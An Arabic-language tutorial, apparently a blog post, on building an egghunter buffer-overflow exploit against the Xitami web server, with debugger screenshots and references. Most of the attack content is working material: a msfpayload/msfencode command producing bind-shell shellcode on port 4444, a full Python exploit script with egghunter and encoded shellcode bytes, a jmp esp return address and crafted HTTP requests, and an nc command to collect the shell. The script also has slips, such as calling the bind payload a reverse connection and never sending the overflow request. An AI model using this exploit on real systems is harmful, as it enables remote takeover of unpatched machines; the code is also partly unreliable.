


قبل ان نسترسل في كتابة الثغرة نستطيع ان نقوم بنفس عمل ***EggHunter shellcode*** عن طريق البرنامج المستخدم في عملية ***debugging*** لكي تتضح لنا عملية البحث في ذاكرة البرنامج, في هذا المثال استخدمنا برنامج ***Immunity Debugger***




في البداية نضغط على حرف ***m*** الموجود اعلى صفحة البرنامجوالذي سوف يفتح لنا نافذة جديدة تدعى نافذة الذاكرة, هذه النافذة تعرض لنا جميع البيانات التي تم تحفظ في البرنامج او البيانات التي تدخل او ترسل من قبل المستخدم, في مثالنا هذا ارسلنا ***GET request*** يحتوي على ***w00t tag*** متبوعا بـ ***shellcode*** و هو عبارة عن احرف ***C*** الى هذة اللحظة.

بعد الضغط على نافذة الذاكرة سوف تظهر لنا هذة النافذة, سنقوم بالضغط على الزر الايمن بعدها على خيار البحث (***search***) وكتابة ***tag*** الذي تم ارسالة ليقوم بالبحث عليه وبالتالي البحث عن ***shellcdoe***



بعد الضغط على زر ***ok*** سيقوم بالبحث عن ***tag*** في جميع العناوين الخاصة بالبرنامج حتى العثور عليه, كما يظهر لنا في الصورة التالية:



تم العثور على ***tag*** متبوعا بـ ***shellcode*** في العنوان ***00A28448***.

هذي تقريبا طريقة عمل ***EggHunter*** ***shellcode*** ولهذا احتجنا ان نقوم بصنع ***shellcode*** يقوم بهذا العمل:


أولا: لدمجة في كود استغلال الثغرة دون الحاجة الى عمل تلك الخطوات السابقة بشكل يدوي.

ثانيا: لعدم معرفتنا بمكان ***shellcode*** الحقيقي كونه غير قابل التنبؤ بعنوان ***shellcode***, سوف يكون في كل مره في عنوان مختلف في الذاكرة.

الأن نستطيع استكمال الكود واستغلال الثغرة باستبدال ***shellcode*** في الكود السابق (كود 1) بـ ***shellcode reverse connection*** سنقوم بإنشاؤة عن طريق ***msfvenom*** باستخدام الأمر التالي

```
root@kali: ./msfpayload win32_bind lport=4444 exitfunc=process R | ./msfencode -e JmpCallAdditive -b '\x00\x0a\x0d' -c 7 -t c
```

السبب الذي اخترنا شكل ***c*** (***-f c***) كونه اسهل في النسخ نحتاج فقط اضافة اقواس بداية ونهاية ***shellcode*** ليتم التعرف عليه من قبل سكربت البايثون, في النهاية سنحصل على ***shellcode*** التالي




بعد نسخ ***shellcode*** واضافته على ملف السكربت (كود 1) في مكان المتغير ***shellcode*** سنحصل على السكربت النهائي الذي يتيح لنا الاتصال العكسي بالجهاز عبر البرنامج المصاب

```
import time
import socket
import sys

if len(sys.argv) != 3:
    print "Usage: ./xitami.py <Target IP> <Target Port>"
    sys.exit(1)

target = sys.argv[1]
port = int(sys.argv[2])

egghunt = ("\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02"
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8"
"w00t" # 4 byte tag
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7")

shellcode = ("\xfc\xbb\x62\x6f\x16\xaa\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3\x85"
"\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x9e\x05\xfd\xe7\xb6\x23\xfe"
"\x07\xb9\xb4\x8a\x94\x61\x11\x06\x21\x55\xd2\x64\xaf\xdd\xe5\x7b"
"\x24\x52\xfe\x08\x64\x4c\xff\xe5\xd2\x07\xcb\x72\xe5\xf9\x05\x45"
"\x7f\xa9\xe2\x85\xf4\xb6\x2b\xcf\xf8\xb9\x69\x3b\xf6\x82\x39\x98"
"\xdf\x81\x24\x6b\x40\x4d\xa6\x87\x19\x06\xa4\x1c\x6d\x47\xa9\xa3"
"\x9a\x74\xfd\x28\xd5\x16\xd9\x32\x87\x25\x10\x90\x23\x22\x10\x16"
"\x27\x74\x9b\xdd\x47\x68\x0e\x6a\xe7\x98\x0e\x05\x66\xd6\xa0\x39"
"\x26\x19\x6a\xa7\x94\x83\xfb\x1b\x29\x23\x8b\x28\x7f\xec\x27\x30"
"\xaf\x7a\x03\x23\xac\x41\xc3\x43\x9b\xea\x6a\x5e\x42\x95\x80\xa9"
"\x89\xc0\x30\xa8\x72\x3a\xac\x75\x85\x4f\x80\xd1\x69\x79\x88\x8e"
"\xc6\xd6\x7c\x72\xba\x9b\xd1\x8b\xec\x7d\xbe\x62\x51\xe7\x6d\x0c"
"\x88\x72\xf9\xaa\x51\x0c\x3d\xe5\x9a\x3a\xab\x1a\x34\x97\xd3\xcb"
"\xde\xb3\x81\xc2\xf7\xec\x26\xcc\x5b\x47\x26\x21\x33\x82\x91\x44"
"\x8d\x1b\xdd\x9f\x5e\xf7\x75\x75\xa0\x27\xe6\x1d\xb9\xbe\xcf\xa7"
"\x12\xbf\x06\x02\x62\xef\xc1\xc7\xf8\x69\x66\x7b\x6c\xfc\x93\x11"
"\x3e\xa7\x72\x2a\x37\xb0\xef\xf6\xc1\xdc\xc1\x36\x22\x8a\xdc\xf5"
"\xe8\x34\x62\xd6\x61\x45\x19\x1e\x2d\xfe\x75\x36\x43\xfe\x39\xd1"
"\x5c\x8b\x79\x21\x74\x28\xd5\x8f\x28\x9f\x88\x45\xca\x4e\x7a\xcf"
"\x9d\x8f\xac\x87\xb0\xb6\x48\x96\x98\xb7\x85\x4c\xe0\xb8\x1d\x6e"
"\xce\xcd\x35\x6c\x6c\x15\xdd\x73\xa5\xc7\xe1\x5c\x22\x17\x97\x59"
"\xec\x84\x57\xb7\xed\xfa\xa8\x38\x12\xfa\xa8\x38\x12")

jump = "\xeb\x22" # short jump

buf = "A" * 72
buf += "\x53\x93\x42\x7E" # jmp esp (user32.dll
buf += jump
buf += "\x90" * 50
buf += egghunt

shellcode += "w00tw00t" + shellcode  # tag shellcode with w00t
```

```
# send the first GET request with shellcode
header1 = (
'GET / HTTP/1.1\r\n'
'Host: %s\r\n'
'user-agent: %s\r\n'
'\r\n') % (target, shellcode)

# send the GET request with payload
header2 = (
'GET / HTTP/1.1\r\n'
'Host: %s\r\n'
'If-Modified-Since: pwned, %s\r\n'
'\r\n') % (target, buf)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((target, port))
    print "[+] Connected"
except:
    print "[!] Connection Failed"
    sys.exit(0)

print "[+] Sending shellcode..."
s.send(header1)
time.sleep(1)
s.close()
```

كود 2 : الكود النهائي لاستغلال الثغرة

الان باستطاعتنا تجربة استغلال الثغرة عن طريق تشغيل السكربت السابق, وبعدها الإتصال بالجهاز المصاب عبر منفذ رقم 4444 لاستقبال الاتصال العكسي.




الصورة السابقة توضح بان ***EggHunter shellcode*** قد تم العثور عليه في ذاكرة البرنامج, الان بإمكاننا استكمال عمل ***shellcode*** لفتح منفذ رقم 4444.

الان يمكننا فتح البورت والاتصال على الجهاز للحصول على الشل عن طرق كتابة الأمر التالي:

```
root@kali: nc -nv <YOUR IP> <PORT NUMBER>
```

المحصلة النهائية لاستغلا الثغرة في الصورة التالية:



المصادر:

- https://www.corelan-training.com/
- https://www.exploit-db.com/exploits/17361/
- https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- www.hick.org/code/skape/papers/egghunt-shellcode.pdf